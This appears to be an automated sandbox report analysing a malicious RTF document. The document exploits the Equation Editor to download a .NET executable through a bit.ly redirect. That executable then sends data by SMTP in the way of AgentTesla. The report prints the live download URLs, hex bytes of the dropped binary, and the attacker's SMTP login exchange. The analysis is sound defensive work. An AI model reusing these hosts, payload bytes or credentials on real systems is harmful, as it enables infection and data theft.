Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J7`.....0..... .....@.. ..... ..@.....L...O..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....t.....@..B.....H.....t.....-..Vf.....6.~....(#...&*6.r...p(?...&*..*....oe...}.....of...}.....}....*.(....r...p(.....~....~....op...oq.....*B.(r .....(.....*.(}.....*".(.....*&.(r.....*".....*".(.....*Vs....(....t..... ...*...0.....}.....(.....(.....{....r...po.....{.....o.....}.....s....}.....(....r...p(....}.....{....(....&..{....(.....i}.....(.....*..0..c.....{..... ....,f...s....}.....{.....o.....}.....

C:\Users\user\Desktop\~$_IMG_7510.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE 0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\Public\69577.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	620032
Entropy (8bit):	7.223416647299071
Encrypted:	false
SSDEEP:	12288:fFQMGhfwkDj84te4xzFZF49OR7tQt4mcl:fFpGhfwO84teOV49OR7tQte
MD5:	3A89CF2D6D2449EF1A9640AF29F3A782
SHA1:	220B9C5B4C7E9DE15753F629DA1AC3A075DC0800
SHA-256:	3D652EB897291F8EB2FE8F9374007388B0CD426A797DE77545B82A325DDE762A
SHA-512:	8B016C645C5CC5874F9FBD9539846CC74A07BA33DB75E11D0FD80EEEC8D0DCAE081B7B4A4090B5F806A2CE38BD8EACA859E15962441C691FD42995AE7FF9F 74
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....J7`.....0..... .....@.. ..... ..@.....L...O..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....t.....@..B.....H.....t.....-..Vf.....6.~....(#...&*6.r...p(?...&*..*....oe...}.....of...}.....}....*.(....r...p(.....~....~....op...oq.....*B.(r .....(.....*.(}.....*".(.....*&.(r.....*".....*".(.....*Vs....(....t..... ...*...0.....}.....(.....(.....{....r...po.....{.....o.....}.....s....}.....(....r...p(....}.....{....(....&..{....(.....i}.....(.....*..0..c.....{..... ....,f...s....}.....{.....o.....}.....

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	6.274798613053925
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	RF_IMG_7510.doc
File size:	934282
MD5:	0551c37e30c260db5280bf425158b5b9
SHA1:	840c2cabdf7c0c31695e2b8ff9c4742f21555f65
SHA256:	96703b50d7076b66dffce4f08ec5d1fca31f394b441bca24 76eae3aaad6a6d50
SHA512:	1343b79cd3481956a62792df8b28dcc13754c463186294 902906121e6134257c642497fa31f2467ebd570016b157 25ddab60ed36d92a4ee292eed09b4095899

General

SSDEEP:	24576:xHcTHcTHcTHcTHcTHcTHcTHcTHcTHcTHcTHcTHcTHcTHcTHcTHcTHc2:xHcTHcTHcTHcTHcTHcTHcTHcTHcTHcT7
File Content Preview:	{\rtf33843\page51787859448176035@m42JEUa4SrclZjjE@-KI2WTYrCCIYwauZ0C<eh&&7_M-C_D--_-V,64>88964$Cv>yt=n6|:%_>jn8%bm\mklP;=u\k6588.14.... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects


Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000DA29Bh								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-11:41:12.202831	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49170	587	192.168.2.22	198.54.126.101

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:39:18.702184916 CET	49167	80	192.168.2.22	67.199.248.10
Feb 25, 2021 11:39:18.753602982 CET	80	49167	67.199.248.10	192.168.2.22
Feb 25, 2021 11:39:18.753792048 CET	49167	80	192.168.2.22	67.199.248.10
Feb 25, 2021 11:39:18.754411936 CET	49167	80	192.168.2.22	67.199.248.10
Feb 25, 2021 11:39:18.805741072 CET	80	49167	67.199.248.10	192.168.2.22
Feb 25, 2021 11:39:18.895798922 CET	80	49167	67.199.248.10	192.168.2.22
Feb 25, 2021 11:39:18.895906925 CET	49167	80	192.168.2.22	67.199.248.10
Feb 25, 2021 11:39:19.012645006 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.137965918 CET	80	49168	188.253.2.221	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:39:19.138154030 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.138669968 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.276586056 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277499914 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277523994 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277543068 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277564049 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277585030 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277606010 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277642965 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.277652025 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277664900 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.277667999 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.277668953 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.277674913 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277677059 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.277697086 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.277726889 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.277735949 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.281305075 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.286509991 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.286643982 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.399622917 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.399662018 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.399677038 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.399703026 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.399722099 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.399744987 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.399763107 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.399852991 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.399883032 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.399885893 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.519587994 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.519649029 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.519687891 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.519743919 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.519850016 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.520564079 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520607948 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520647049 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520729065 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520807028 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520847082 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520885944 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520922899 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520961046 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.520998955 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.521047115 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.521092892 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.524549007 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524576902 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524579048 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524581909 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524584055 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524585962 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524588108 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524589062 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524590969 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524591923 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524594069 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524595976 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524596930 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.524599075 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.639516115 CET	80	49168	188.253.2.221	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:39:19.639548063 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.639561892 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.639575958 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.639590025 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.639602900 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.639620066 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.639734983 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.641488075 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.643623114 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643656969 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643672943 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643687010 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643702984 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643723011 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643735886 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643765926 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643779039 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.643788099 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643795013 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.643805027 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643812895 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.643821955 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643831968 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.643838882 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643850088 CET	49168	80	192.168.2.22	188.253.2.221
Feb 25, 2021 11:39:19.643851995 CET	80	49168	188.253.2.221	192.168.2.22
Feb 25, 2021 11:39:19.643866062 CET	49168	80	192.168.2.22	188.253.2.221

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 11:39:18.633120060 CET	52197	53	192.168.2.22	8.8.8.8
Feb 25, 2021 11:39:18.681853056 CET	53	52197	8.8.8.8	192.168.2.22
Feb 25, 2021 11:39:18.921547890 CET	53099	53	192.168.2.22	8.8.8.8
Feb 25, 2021 11:39:19.010390043 CET	53	53099	8.8.8.8	192.168.2.22
Feb 25, 2021 11:40:57.058729887 CET	52838	53	192.168.2.22	8.8.8.8
Feb 25, 2021 11:40:57.128315926 CET	53	52838	8.8.8.8	192.168.2.22
Feb 25, 2021 11:40:57.128812075 CET	52838	53	192.168.2.22	8.8.8.8
Feb 25, 2021 11:40:57.190656900 CET	53	52838	8.8.8.8	192.168.2.22
Feb 25, 2021 11:41:10.377747059 CET	61200	53	192.168.2.22	8.8.8.8
Feb 25, 2021 11:41:10.444587946 CET	53	61200	8.8.8.8	192.168.2.22
Feb 25, 2021 11:41:10.445128918 CET	61200	53	192.168.2.22	8.8.8.8
Feb 25, 2021 11:41:10.502433062 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 11:39:18.633120060 CET	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Feb 25, 2021 11:39:18.921547890 CET	192.168.2.22	8.8.8.8	0xe9da	Standard query (0)	qadir.tickfa.ir	A (IP address)	IN (0x0001)
Feb 25, 2021 11:40:57.058729887 CET	192.168.2.22	8.8.8.8	0xd799	Standard query (0)	nobettwo.xyz	A (IP address)	IN (0x0001)
Feb 25, 2021 11:40:57.128812075 CET	192.168.2.22	8.8.8.8	0xd799	Standard query (0)	nobettwo.xyz	A (IP address)	IN (0x0001)
Feb 25, 2021 11:41:10.377747059 CET	192.168.2.22	8.8.8.8	0x638	Standard query (0)	nobettwo.xyz	A (IP address)	IN (0x0001)
Feb 25, 2021 11:41:10.445128918 CET	192.168.2.22	8.8.8.8	0x638	Standard query (0)	nobettwo.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 11:39:18.681853056 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 11:39:18.681853056 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Feb 25, 2021 11:39:19.010390043 CET	8.8.8.8	192.168.2.22	0xe9da	No error (0)	qadir.tickfa.ir		188.253.2.221	A (IP address)	IN (0x0001)
Feb 25, 2021 11:40:57.128315926 CET	8.8.8.8	192.168.2.22	0xd799	No error (0)	nobettwo.xyz		198.54.126.101	A (IP address)	IN (0x0001)
Feb 25, 2021 11:40:57.190656900 CET	8.8.8.8	192.168.2.22	0xd799	No error (0)	nobettwo.xyz		198.54.126.101	A (IP address)	IN (0x0001)
Feb 25, 2021 11:41:10.444587946 CET	8.8.8.8	192.168.2.22	0x638	No error (0)	nobettwo.xyz		198.54.126.101	A (IP address)	IN (0x0001)
Feb 25, 2021 11:41:10.502433062 CET	8.8.8.8	192.168.2.22	0x638	No error (0)	nobettwo.xyz		198.54.126.101	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bit.ly
- qadir.tickfa.ir

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	67.199.248.10	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:39:18.754411936 CET	0	OUT	GET /2MrI2J8 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: bit.ly Connection: Keep-Alive
Feb 25, 2021 11:39:18.895798922 CET	1	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 25 Feb 2021 10:39:18 GMT Content-Type: text/html; charset=utf-8 Content-Length: 128 Cache-Control: private, max-age=90 Location: http://qadir.tickfa.ir/I4/RF_IMG_7510.jpg Set-Cookie: _bit=l1paDi-7751c57c0afe6a460a-00p; Domain=bit.ly; Expires=Tue, 24 Aug 2021 10:39:18 GMT Via: 1.1 google Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 71 61 64 69 72 2e 74 69 63 6b 66 61 2e 69 72 2f 49 34 2f 52 46 5f 49 4d 47 5f 37 35 31 30 2e 6a 70 67 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	188.253.2.221	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:39:19.138669968 CET	2	OUT	GET /I4/RF_IMG_7510.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: qadir.tickfa.ir

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 11:39:19.277499914 CET	3	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 25 Feb 2021 10:41:44 GMT Content-Type: image/jpeg Content-Length: 620032 Last-Modified: Thu, 25 Feb 2021 07:22:38 GMT Connection: keep-alive ETag: "6037503e-97600" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 4a 37 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 94 06 00 00 e0 02 00 00 00 00 00 9e b2 06 00 00 20 00 00 00 c0 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 4c b2 06 00 4f 00 00 00 00 c0 06 00 2e dd 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 09 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a4 92 06 00 00 20 00 00 00 94 06 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 2e dd 02 00 00 c0 06 00 00 de 02 00 00 96 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 09 00 00 02 00 00 00 74 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 b2 06 00 00 00 00 00 48 00 00 00 02 00 05 00 74 93 06 00 d8 1e 00 00 03 00 00 00 16 00 00 06 1c 2d 00 00 56 66 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 36 00 7e 16 00 00 04 28 23 00 00 0a 26 2a 36 00 72 af 00 00 70 28 3f 00 00 0a 26 2a 0a 00 2a 86 00 02 04 6f 65 00 00 0a 7d 12 00 00 04 02 04 6f 66 00 00 0a 7d 13 00 00 04 02 17 7d 19 00 00 04 2a c2 28 1b 00 00 06 72 81 01 00 70 28 13 00 00 06 80 11 00 00 04 7e 1d 00 00 04 7e 11 00 00 04 6f 70 00 00 0a 6f 71 00 00 0a 16 9a 80 16 00 00 04 2a 42 02 28 72 00 00 0a 00 00 02 28 14 00 00 06 00 2a 2e 28 7d 00 00 0a 80 1d 00 00 04 2a 22 00 28 03 00 00 06 00 2a 26 02 28 72 00 00 0a 00 00 2a 22 00 02 80 1f 00 00 04 2a 22 02 28 82 00 00 0a 00 2a 56 73 1d 00 00 06 28 83 00 00 0a 74 07 00 00 02 80 20 00 00 04 2a 00 00 13 30 03 00 83 00 00 00 00 00 00 00 02 14 7d 0a 00 00 04 02 28 14 00 00 0a 00 00 02 28 0a 00 00 06 00 02 7b 0b 00 00 04 72 01 00 00 70 6f 15 00 00 0a 00 02 7b 0c 00 00 04 16 6f 16 00 00 0a 00 02 16 7d 06 00 00 04 02 73 17 00 00 0a 7d 09 00 00 04 02 16 28 18 00 00 0a 72 1b 00 00 70 28 19 00 00 0a 7d 07 00 00 04 02 7b 07 00 00 04 28 1a 00 00 0a 26 02 02 7b 07 00 00 04 28 1b 00 00 0a 8e 69 7d 05 00 00 04 02 28 1c 00 00 0a 00 2a 00 13 30 03 00 63 01 00 00 01 00 00 11 00 02 7b 06 00 00 04 16 fe 01 0a 06 2c 66 00 02 02 73 0b 00 00 06 7d 08 00 00 04 02 7b 10 00 00 04 16 6f 16 00 00 0a 00 02 17 7d 06 00 00 04 02 7b 0b 00 00 04 72 45 00 00 70 6f 15 00 00 0a 00 02 7b 08 00 00 04 6f 1c 00 00 0a 00 02 7b 08 00 00 04 18 6f 1d 00 00 0a 00 02 7b 08 00 00 04 23 9a 99 99 99 99 9 9 c9 3f 6f 1e 00 00 0a 00 00 38 ee 00 00 00 02 7b 06 00 00 04 17 fe 01 0b 07 2c 6e 00 02 28 1f 00 00 0a 00 02 7b 0b 00 0 0 04 72 5d 00 00 70 6f Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELJ7`0 @ @LO.  H.text  `.rsrc.@@.reloct@BHt-Vf6~(#&*6rp(?&**oe}of}}*(rp(~~opoq*B(r(*.(}*"(*&(r*"*"(*Vs(t *0}(({rpo{o}s}(rp(}{(&{(i}(*0c{,fs}{o}{rEpo{o{o{#?o8{,n({r]po


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 11:40:57.844799995 CET	587	49169	198.54.126.101	192.168.2.22	220-server51.web-hosting.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 05:40:57 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 11:40:57.844826937 CET	587	49169	198.54.126.101	192.168.2.22	421 server51.web-hosting.com lost input connection
Feb 25, 2021 11:41:10.948554993 CET	587	49170	198.54.126.101	192.168.2.22	220-server51.web-hosting.com ESMTP Exim 4.93 #2 Thu, 25 Feb 2021 05:41:10 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Feb 25, 2021 11:41:10.949114084 CET	49170	587	192.168.2.22	198.54.126.101	EHLO 134349
Feb 25, 2021 11:41:11.151621103 CET	587	49170	198.54.126.101	192.168.2.22	250-server51.web-hosting.com Hello 134349 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 11:41:11.152858019 CET	49170	587	192.168.2.22	198.54.126.101	AUTH login dGgzYm9va3NAbm9iZXR0d28ueHl6
Feb 25, 2021 11:41:11.355530977 CET	587	49170	198.54.126.101	192.168.2.22	334 UGFzc3dvcmQ6
Feb 25, 2021 11:41:11.569895029 CET	587	49170	198.54.126.101	192.168.2.22	235 Authentication succeeded
Feb 25, 2021 11:41:11.570827961 CET	49170	587	192.168.2.22	198.54.126.101	MAIL FROM:<th3books@nobettwo.xyz>
Feb 25, 2021 11:41:11.773376942 CET	587	49170	198.54.126.101	192.168.2.22	250 OK
Feb 25, 2021 11:41:11.773749113 CET	49170	587	192.168.2.22	198.54.126.101	RCPT TO:<th3books@nobettwo.xyz>
Feb 25, 2021 11:41:11.978904963 CET	587	49170	198.54.126.101	192.168.2.22	250 Accepted
Feb 25, 2021 11:41:11.979283094 CET	49170	587	192.168.2.22	198.54.126.101	DATA
Feb 25, 2021 11:41:12.181705952 CET	587	49170	198.54.126.101	192.168.2.22	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 11:41:12.205594063 CET	49170	587	192.168.2.22	198.54.126.101	.
Feb 25, 2021 11:41:12.412141085 CET	587	49170	198.54.126.101	192.168.2.22	250 OK id=1lFE52-0038k8-32

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2408 Parent PID: 584

General

Start time:	11:39:35
Start date:	25/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f520000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8F826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$_IMG_7510.doc	success or wait	1	7FEE8EA9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

